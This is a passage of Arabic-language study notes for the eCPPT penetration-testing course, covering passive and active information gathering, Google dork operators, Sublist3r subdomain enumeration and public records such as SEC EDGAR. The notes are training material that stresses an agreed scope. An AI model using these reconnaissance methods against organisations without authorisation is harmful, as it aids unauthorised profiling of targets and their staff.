

eCPPT V2

Network Security Penetration Testing

By: Ahmad Abdelnasser Soliman

abdelnassersoliman0@gmail.com



Index Of Content :

- 1. Information gathering.....2-73**
- 2. Scanning.....74-132**
- 3. Enumeration.....132-165**
- 4. Sniffing & MITM Attack.....166-216**
- 5. Exploitation.....216-266**
- 6. Post exploitation.....266-353**
- 7. Anonymity.....354-362**
- 8. Social Engineering.....363-376**

1. Information gathering:

هنتكلم عن النقط دى ان شاء الله خلال ال **topic** دا

1.1	Introduction to information gathering.....	2-7
1.2	Search Engines.....	7-30
1.3	Social Media.....	30-40
1.4	Infrastructure.....	40-69
1.5	Tools.....	69-73

1.1 Introduction to information gathering:

- اثناء مرحله ال **penetration Testing** لازم يكون عندك يكون عندك خطط تمسي عليها عشان تجمع معلومات عن ال **target** ال هتعمل عليه ال ... **Attack** فأول حاجه لازم نعملها اننا نعمل جمع معلومات عن ال **Target** ال انت بتسهدفه وعاوز تعمله **information gathering** ... فأول مرحله عندنا هي ال **Attack** او بنسميها ساعات ال **foot printing** ... فاحنا لازم نجمع معلومات عن ال **target** عشان نكون قادرین اننا نكمل فباقي مراحل ال **penetration testing** وكلما طولت فيها كلما استريحت فباقي المراحل الجايه زي ال **Scanning** فالخلاصه ابذل مجهد فالمرحله دي هتوفر عليك وقت فالجي وكمان خد بالك ان **phases** ال **penetration Testing** دى متكررة بمعنى انك ممكن تعمل جمع معلومات ومتطلعش كافيه لاختراق ال **target** او متطلعش صحيحه نوعا ما فبترجع تعيد عملينج جمع

المعلومات من تاني ودا بتعرفه وانت ماشي خلال عملية ال **server** مثلا عملت جمع معلومات ل **penetration testing** ما وروحت بحثت عن الثغرات المبنيه على المعلومات ال جمعتها ولتكن ثغرة ما فال **server** وروحت جربتها منفعتش ؟ جيت تعمل **exploitation** للثغرة فشلت ... فأنت هترجع تعيد عملية ال **information gathering** تانيه وتروح تجرب وهكذا لحد مينفع معاك حاجه وتحصل عملية ال **Exploitation** ... تمام كدا وصلت الحته دي ودا بيرجع لل **scope of engagement** لـ محددـالـك صاحب العمل او الشخص او الجـهـه الـ هـتـعـمـلـها **Penetration testing** لأن العملية مبتمـيش بمزاـجـك خـالـص ... كل حاجـه ليـها قـوـاعـد لـازـم تـتـبعـها ... عـشـان عـلـى اـسـاسـ الـ **Scope** الـ معـاـكـ بـتـبـتـديـ تـجـمـعـ المـعـلـومـاتـ فقطـ عـلـىـ الـ **Scope** دـاـ فـقـطـ مـبـتـخـرـجـشـ بـرـاـاهـ .

- اما بنيجـى نعمل عملية جـمـعـ المـعـلـومـاتـ عنـ ايـ **target** لـازـمـ نـاخـدـ بالـناـ منـ حاجـتـيـنـ وـهـمـاـ الـ **Business**ـ والـ **Infrastructure**ـ بـمـعـنيـ لـازـمـ نـشـوفـ نوعـ عملـ الشـركـهـ اوـ الجـهـهـ الـ اـنـتـ بـتـعـمـلـهـمـ الـ **penetration**ـ مـثـلاـ شـغالـهـ فيـ قـطـاعـ التـكـنـوـلـوـجـيـ اوـ قـطـاعـ التـجـارـةـ اوـ قـطـاعـ التـعـلـيمـ ...ـ وـهـكـذاـ وـكـمـاـ مـعـلـومـاتـ عنـ الشـركـهـ زـيـ اـتـعـمـلـتـ سـنهـ كـامـ وـالـمـوـظـفـينـ الـ شـغـالـيـنـ فـيـهاـ وـعـدـ فـرـوعـهاـ وـايـ مـعـلـوكـهـ عـامـهـ قدـ تـفـيدـكـ فيـ عمـلـيـهـ جـمـعـ المـعـلـومـاتـ

- بعدـ كـداـ بـنـبـدـءـ نـنـتـقـلـ لـلـ **infrastructure**ـ نـعـرـفـ مـعـلـومـاتـ اـكـثـرـ عـنـ **الـبـنـيهـ التـحـتـيهـ لـلـمـؤـسـسـهـ**ـ دـيـ شـغـالـيـنـ بـأـنـهـيـ تـكـنـوـلـوـجـيـ اـجـهـزـهـ الشـركـهـ دـيـ مـوـجـودـهـ عـالـ **Cloud**ـ وـلـاـ جـواـ الشـركـهـ وـعـنـدـهـ **Fire wall**ـ وـلـاـ لـاءـ **configuration**ـ وـهـلـ هوـ قـدـيمـ وـلـاـ حـدـيثـ وـالـ **network**ـ تـشـوـفـ الـ **pen testing**ـ بـتـاعـهاـ وـهـكـذاـ تـقـعـدـ تـجـمـعـ أـكـبـرـ قـدـرـ منـ المـعـلـومـاتـ حـولـيـنـ الـ **infrastructure**ـ بـتـاعـتـ الشـركـهـ الـ نـاوـيـ تـعـمـلـ عـلـيـهاـ

- فانت لازم ترتب أفكارك وتمشي خطوة بخطوة وخطواتك تكون مرتبه ويكون عندك **methodology** تمشي عليها وتطبقها عشان ال بتكون مرحله بتغلبطك شويه لو انت مش مرتب أفكارك يبقى زي مقولنا عندنا ال **business** ال هي المعلومات ال **Non-technical** بتبقى اغلبها معلومات عن الاشخاص ووظائفهم وال **Domains** زي ال **infrastructure** بتاعت المؤسسه وال **System** وال **IP** وما شابه ذلك ولازم تمشي عال **methodology** دي بطريقه منظمه ومرتبه .. وفي حاجات هنعملها **manual** بأدينا وفي حاجات تانيه هنعملها بال **tools** ال عندنا ال هنشوفها فالקורס .

Infrastructure	Business
Network Maps	Web presence (domains)
Network Blocks	Physical locations
IP addresses	Employees / Departments
Ports	Emails
Services	Partners and third parties
DNS	Press / news releases
Operating systems	Documents
Alive machines	Financial information
Systems	Job postings

- عشان نحصل ال **Business Information** على اي مؤسسه عاوزين نعملها **information gathering** هجمع المعلومات من ال **Google** من محركات البحث ال **Public** زي **search engine** وغيرها ومن ال **Social media accounts** ومواقعها زي **linked in** وغيرها ... اما لما نيجي نجمع معلومات عن ال **Infrastructure** فدي على حسب ال متافق عليه مع العميل

- فلو انت متفق مع ال **Client** انك تعمله **full scope test** فكدا هتعمل على كل البنية التحتيه بتاعت المؤسسه ... انما لو متفق مع العميل على **Narrow scope** يعني حاجات معينه ومحدده فال **network** بتاعت المؤسسه ... خد مثال عال **Infrastructure scan** هتلacie بيكولك اعملي **narrow scope** على ال **HR network** حددلك حاجه **specific** تشتعل عليها ... على عكس ال **network scan** هتلacie بيكولك اعمل **Full scope** لـ كلها .

Information Gathering

Business

Infrastructure

Search engines

Social Media

Full scope test

Narrowed scope

- لما بنجي نجمع معلومات عن ال **target** ال عاوزين نعمله **information gathering** عندهنا نوعين من ال **penetration testing** **Passive** و **Active** وهما ال **Gathering**

Passive

Active

- الفرق بينهم ان فال **passive** انت كا **penetration tester** مش هتتواصل مع ال **target** بشكل مباشر وانما هتجمع عنه معلومات من ال **open source intelligence** ال هو ال **OSINT** زي الواقع ال **Facebook** و ال **LinkedIn** و ال **online** انما متروحش تعمل على ال **ping** بال **tools** ال عندك **target** مثلا بال **Nmap** لان كدا مش **target active** و فال **target passive** هيعرف انك بتجمع معلومات عنه واحتمال كبير يبلوك او يفهم ان فيه **attack** فالطريق اليه فيبتدئ ياخذ حذره منك فانت فال **target passive** بتجمع معلومات من غير مكتشف الهويه بتعنك لـ **target** .

- فأنا قولتك روح اعمل على google passive information على fire مثلا فأنت متروحش تعمل ping زي مقولت على جوجل لأن ال IP عندهم هي عملك detect و هيسجلك عنده ان الجهاز كذا بال wall كذا كان بي عمل على server من سيرفرات جوجل ... وهكذا . public source

- انما فال Active هتلaci الوضع مختلف لأنك بتعمل scan على ال services وال ports وال شغاله عند ال Target و حاجات تانية خاصة بال network وانت مش هتجيب الكلام دا الا اما تستخدم ال tools المناسبه زي ال Nmap ال بتعملك الكلام دا بسهوله او تستخدم ال Metasploit فأنك تعمل exploit لثغرة معينه اكتشفتها وانت بتعمل scan لـ target بتاعك وهذا فأنت فال Active بتتواصل مع ال Target بشكل مباشر بس خلي بالك لو ال Target عنده حاجه زي ال NGFW او ال IPS أو ال IDS و غالبا بيكون عنده هتلaci سجلك بال IP بتاعك فال Logs بتاعت ال server ال بتعمل عليه ال Tools فأنت كدا اكتشفت و غالبا هتلaci ال Attack دي متبرمجه انها تعملك behavior او block او prevent زي دا .

- واحنا بنعمل ال information gathering مش عاوزين ننسى معلومه جمعناها او ندخل المعلومات بعض ... فعاوزين الدنيا تبقى منظمه عشان دا هي ساعدنا بعد كدا فالمراحل ال بعد كدا فشغلنا فعندنا بعض ال free mind mapping tools زي ال mind mapping tools وال notes دول free تقدر تستخدمهم و تسجل فيهم ال xmind penetration testing phase فال information اثناء عملك فال

- فال tools دي مهمه انها تعملك mapping لافكارك عشان تبقى مرتبه و خد بالك من نقطه وهي انك هيقابلك tools كثير وانت ماشي فال tool فأنك حاول تستضيف feed منهم نتيجه لـ back ال سمعته عنها و مراجعات الناس ليها فمنصات مختلفه و تستخدمنها ليك ...

- فمثلا هنا استخدم ال **xmind** افضل من ال **Free Mind** ودي تجربه شخصيه هتلاقى في منها **2 version** المدفوع والمجانى ... المجاني يكفي وعاطيك تمبلات كتير تشتعل عليها وترسم فيها افكارك ومعلوماتك فعملية ال **penetration testing** فأنت تعمل كدا مع الادواات ال تقابلها زي ادواات ال **exploitation scanning** وال **gathering** وغيرها ... تستضيف ال **Tool** ال تستخدمنا عشان ال **tools** كتير وعشان منتشر .

- عندنا **information tools** تانيه بنسخدمها واحدا بنعمل **information gathering** زي ال **Network** **dradis** و **faraday** و **magitree** وبرضه هتلاقى افضلهم هي **dradis** من حيث سهوله الاستخدام والتعامل مع ال **network information** وبتقدير الاداه دي تربطها الدنيا ببعضها وتقدر تضفلها **files** وبرضه تقدر تربط حاجات كتير ببعضها من خلال ال **tool** دي وكمان تقدر تضيف لىها ال **scanning reports** بتاعت ال **Nmap** **burp suite** وال **reports** وغيرها من ال **tools** المستخدمة مرورا بعمليه ال **Metasploit** . **Network penetration testing**

1.2 Search Engines:

- تعالى نروح للجزء الثاني وهو محركات البحث ونعرف ازاي نستخدمها فال قولنا فال فات اننا هنبعد بال **infrastructure** وبعدين نروح لل **business information search engine** هنستخدم حاجتين وهما ال **business** **business information** وال **social media** فأحنا هنجمع **search engine** باستخدام ال **search engine** تمام كدا.



- كل نقطه من دول هنمسكها واحده واحده ونطلع منها
ال **search engine** ال عازين نجمعها بال **information**




- معانا أول نقطه وهي ال **web presence** عازين نجمع معلومات عن ال **target** من ال ... **web** ... فعاوزين أول حاجه نعرفها عن ال **target** بتاعنا هو شغال فين ؟

وايه الغرض من ال **business** بتاعتهم ؟ **اللوكيشن** بتاعتهم فين ال **target** ؟ ايه الموظفين والاقسام ال عند ال **logical** **physical** بتاعك فالمؤسسه بتاعته ؟ ايه الايميلات بتاعتهم وطرق التواصل معاهem وال **website** الخاص بيهم و الحسابات الخاصه بيهم وال **Domains** الخاصه بيهم ؟

- فتجمع اخبار عن ال **target** دا وأراءهم فمنتجاته معينه وتعليقاتهم ال بيقولولها تتبعها وتتابع اخبار الشركه دي من حيث ماليتها وهل بتعلن افلاسها ولا لاء واسهمها ف البنك وهكذا من المعلومات الصغيرة والتفصيليـه ال هتهـمك بعدين وهـحتاجها ... وطبعا الصديق بتاعنا فالمشوار دا هو **google** أو اي مرك بـحث يقدر يمدـك بالمعلومات ال هـتفـيدك وال انت عـاوزـها.


- فمثلا احنا عـاوزـين نـبـحـث عن شـرـكـه معـيـنه او مؤـسـسـه هـتـلـاقـي الـلـافـ النـتـائـج طـلـعـتـكـ واـحـنا عـاوزـين **specific information**



- ومعـظم المـوـاـقـع المـفـروـض تكون مـزوـدـه ال **website** الخاص بيـها بمـعـلومـات تـفـيد العـملـاء ال بـيـزـورـوا ال **website** الخاص بالـ**company** متـكونـش بـخيـله فـالمـعـلومـات لـان العـمـيل يـهـمه يـعـرف مـعـلومـات كـافـيه عن ال **company** ال بـتـبـعـله المنتـج او ال هـيـتعـامل معـها ... لو خـدـنا مـثـال زـي شـرـكـه **eLearn security** هـتـلـاقـي انـهـم عـاطـيـنـكـ تـفـاصـيل بـزيـادـه ومـعـلومـات تـفـصـيليـه عن الخـدـمات ال بـيـقـدمـوها وـهـيـ الـ**.courses**



- فمن خلال المثال ال قدامك هتلاقی فعلا المؤسسه حاطه معلومات كافية عنها احنا ک **penetration testers** نقدر نستفاد بيهها ف شغلنا زي ال شغالين فأيه وايه ال بيقدموه من الخدمات و هتلاقيهم حاطين **business information** **locations information** عن ال **social media** بتاعتهم دي برضه هنستفاد بيهها قدام و هتلاقي ال **accounts** بتاعتهم ودي برضه هننوزها قدام وهذا تقد من خلال ال **target** تلف عال **search engine** بتاعك وتجمع اكبر قدر من المعلومات عنه وال هتفيدك قدام ومش تحتاج افكرك طبعا انك اي معلومه تحصل عليها تروح تسجلها فال **tools** ال كنا ذكرناها فوق عشان الدنيا تبقى منظمه وميفوتناش حاجه ... فتروح لل **Xmind** بتاعتك و تسجل الكلام دا زي مهنشوف



- طب برضه المعلومات ال جبناها دي مش **specific** اوي وانا اكيد مش هفتح **google** كل معوز أعمل حاجه وابحث عن ال **target** بالشكل دا ... انا عاوز حاجه منظمه أكتر ؟ فعشان كدا بنروح لحاجه زي ال **google Dorks** تقدر تقول عليها فلااتر للبحث داخل محرك البحث **google** عباره عن كلمات مفاتيحه بتكتبها جنب الكلام ال عاوز تبحث عنه ف **Google** وبطلعاك نتيجه **Specific**.

- فمثلا ممكن جنب الحاجه ال عاوز تبحث عنها ف **google** تكتب ال **cache** زي ال **AND** أو **“+”** أو **“...”** وهكذا ... وحالات زي ال **dorks** وال **link** وال **Dorks** كل دول **site** وال **file type** تقدر تستخدموهم فال **Engine** فال **search**.

Cache

[cache:www.website.com] will show the cached content of website.com (type this command in the address bar)

Link

[link:www.website.com] will display websites that have links to the specific website. In this case the command will show all webpages

Site

[google dorks site:www.website.com] limits the search results to the website given. In this case it will show the results of *google dorks* search within *www.website.com*

Filetype

[google dorks filetype:pdf] searches for all document with a specific extension. In this case it will display all *PDF* documents related to

- ال **cache** دا معناه ان ال **search engine** واخذ نسخه من ال **website** ال انت عاوز تفتحه من قبل كدا ومحفظ بيها عنده لو حد طلبها منه ولو ال **website** دا مفعل خاصيه ال **cache** عنده هتلاري ال **website** وانت بتفتحه بيفتح بسرعه نتيجه لأن ال **search** عنده نسخه مسبقه من ال **Website** محفوظ بيها ... فهتلاري **engine** ويشوف عنده نسخه من ال **Cache** ال انت عاوزها ولا لاء ودا بيقي **Website** عن طريق ال **Dork** ال هو **Cache**: وبعده تحط اسم ال **Website** ال عاوز تاخذ منه نسخه ال **Cache** بتعاتك

- وال **Cache** تقدر تستخدموه لو ال **Website** الاساسي وقع فأنك ترجع نسخه ال **Cache** دي وتستخدمها عادي.

- اما ال **Dork** هو **Link** وال بتكتبه كدا فالمتصفح **Link**: قبل اسم ال **Website** ال عاوز تفتحه ... دا بيجبك الصفحات أو المواقع ال بتشير الي الموقع ال انت عاوز تفتحه دا فانت لو كتبت **Link** قبل ال **Websites** ال انت عاوز تفتحه هتلaciee بيجبك ال **Domain** ذكرت ال **Domain** بتاعك ال بتبحث عنـه .


- اما ال **Dork** هو **Site** دا بيبـحـث داخل الموقع ال بتديهولـه عن حاجات موجودـه جـوا الموقع نفسه ال هي محتوياته نفسها ... فـبـيـحـث جـوا ال **Site** نفسه وبرضـه بـتكـتبـه: **Site** قبل اسم ال **Domain** بتـبـحـث عنـه .

- اما ال **Dork** هو **File type** دا بـتـسـتـخـدـمـهـ لـوـ عـاـوزـ تـبـحـثـ جـواـ معـيـنـ عنـ نوعـ **file type** معـيـنـ ولـيـكـ **PDF** فـبـنـسـتـخـدـمـ الـ **Domain** دـاـ ... وـبـيـتـكـتبـ بالـطـرـيقـهـ دـيـ: **file type pdf** : وـطـبـعـاـ قـبـلـهـ اـسـمـ الـ **Domain** الـ اـنـتـ بـتـبـحـثـ عنـهـ .

The screenshot shows a Google search results page with the following details:

- Search Query:** filetype:pdf elearnsecurity.com
- Results:** About 2,160 results (0.39 seconds)
- Result 1:** https://elearnsecurity.com/eJPT_PRE_EXAM [PDF] :
eWPT Pre Exam Manual - eLearnSecurity
Please note that the Penetration Testing Student course includes a free voucher in all plans.
Once you obtain the voucher, you will receive login ...
6 pages
- Result 2:** https://dsxte2q2nyjxs.cloudfront.net/reporting_g... [PDF] :
eLearnSecurity - Reporting guide – cloudfont.net
3 Reporting guide v1 | eLearnSecurity © 2010. 1. Introduction. When you are hired to test the

- فكدا احنا طلعننا نتیجه **search** نقدر نقول علیها **Specific** شويه
 زي ال **TXT File Type** كدا بالضبط وتقدر تستخدمه فالبحث عن **Type**
 أو **SQL files** بتعات قواعد البيانات وهكذا ... تكتب بعد ال نوع الملفات ال عاوز تبحث عنها.



- ولو عاوز تعرف أكتر عن ال **google Dorks** هحطاك بعض ال **links** كمصدر ليك لو حابب تطلع عليةا هتفيدك

https://support.google.com/websearch/answer/136861?hl=en&ref_topic=3081620

www.googleguide.com/advanced_operators_reference.html

<http://pdf.textfiles.com/security/googlehackers.pdf>

<https://www.exploit-db.com/google-hacking-database/>

- ودي قايمه بال **search engine** ال نقدر نستخدمها فال **information gathering** بتعتنا

Below are a few additional search engines that could help you retrieve further information:

- [Bing](#)
- [Yahoo](#)
- [Ask](#)
- [Aol](#)
- [Pandastats.net](#)
- [Dogpile.com](#)



Aol.

bing

dogpile

Ask.com



- كمان تقدر تجمع ال **Search** من خلال ال **sub domains** tools ودا برضه هتلاقیه موجود هنستخدمه فيما بعد بال **engine** عشان نطلع ال **Sub Domains** لموقع معینه من خلال **tool** زی ال ... ودي هنشوفها فال **kali Linux** قدام ان شاء الله ...



- فالاداه ال هي **search Engines** بتروح بنفسها لل **Sublister** وتحثلك جواهم عن ال **Sub Domains** لل **Domains** ...

A terminal window titled "kali@kali: ~/Sublist3r" shows the execution of the command `python3 sublist3r.py -d elearnsecurity.com`. The output is as follows:

```

File Actions Edit View Help
└$ python3 sublist3r.py -d elearnsecurity.com
[!] Error: Virustotal probably now is blocking our requests

```

The terminal also displays a large watermark graphic of the word "SUBLIST3R".

- ممکن تستخدم **LinkedIn** برضه هيديك معلومات اكتر تفصيليه عن ال **search engines** وهيعرفك مين الموظفين ال شغالين فالمؤسسة دي وتقدر بعد كدا تجمع عنهم معلومات اكتر من ال **profiles** بتاعتهم

- لو انت ال **business** بتاعك ف امريكا وعامله باشتراك مع الحكومه الامريكيه ... فانت كل شركه هناك ليها كود معين فالمشروع ال شاركت فيه الحكومه الامريكيه فانت ممكن تجيب الاكوا德 من موقع زي ... دا تروح لموقع زي **Sam.gov.com** وتدليله كود المشروع بتاع الشركه ال انت استهدفتها فالبحث بتاعك ال هي ال **Target** بتاعك يعني ... وهو هيجبك معلومات تفصيليه عنها.

- وهلاقيه طلعلك النتيجه بالشكل دا مثلا لو بتبث عن **Google** والمشاريع ال عملتها مع الحكومه الامريكيه

- وعندنا website ... ال هو تاني ...

ودا اختصار لي **electronic data gathering analysis** **retrieval system**
بيجعلك برضه معلومات لو بيزنس ال
باتاعك مشارك الحكومة الامريكيه **target**

The screenshot shows the SEC's main navigation bar with links to About, Divisions, Enforcement, Regulation, and Education. Below this, a sidebar on the left lists Filings and Forms, EDGAR Search Tools, Company Filings Search, How To Search EDGAR, Requesting Public Documents, and Quick EDGAR Tutorial. A large blue arrow points from the 'Quick EDGAR Tutorial' link to the 'Search for Company Filings' link in the main content area. The main content area is titled 'ARTICLE: Filings & Forms'. It contains a brief description of EDGAR requirements and links to 'Quick EDGAR Tutorial', 'Search for Company Filings', and 'Descriptions of SEC Forms'.

Free access to more than 20 millions filings

Since 1934, the SEC has required disclosure in forms and documents. In 1984, EDGAR began collecting electronic documents to help investors get information. The SEC's new system requires data disclosure — the next step to improve how investors find and use information.

EDGAR Search Tools

You can search information collected by the SEC several ways:

- Company or fund name, ticker symbol, CIK (Central Index Key), file number, state, country, or SIC (Standard Industrial Classification)
- Most recent filings
- Full text (past four years)
- Boolean and advanced searching, including addresses
- Key mutual fund disclosures
- Mutual fund voting records
- Mutual fund name, ticker, or SEC key (since Feb. 2006)
- Variable insurance products (since Feb. 2006)

The screenshot shows the SEC's EDGAR search results for Apple Inc. (CIK: 0000320193). The search interface includes fields for Filter Results, Filing Type, and Priority (YYYYMMDD). A 'Documents' button is highlighted. The results table lists various filings (8-K, 10-K, 10-Q, 10-D, 8-K, UPLOAD) with their formats (Documents, Interactive Data) and descriptions. A modal window displays contact information for Mr. Peter Oppenheimer, Senior Vice President and Chief Financial Officer of Apple, Inc., located at 1 Infinite Loop, Cupertino, California 95014, via E-mail. To the right, a 'Financial info' table provides financial data for three years ended September 24, 2011, including Net sales, Cost of sales, Gross margin, 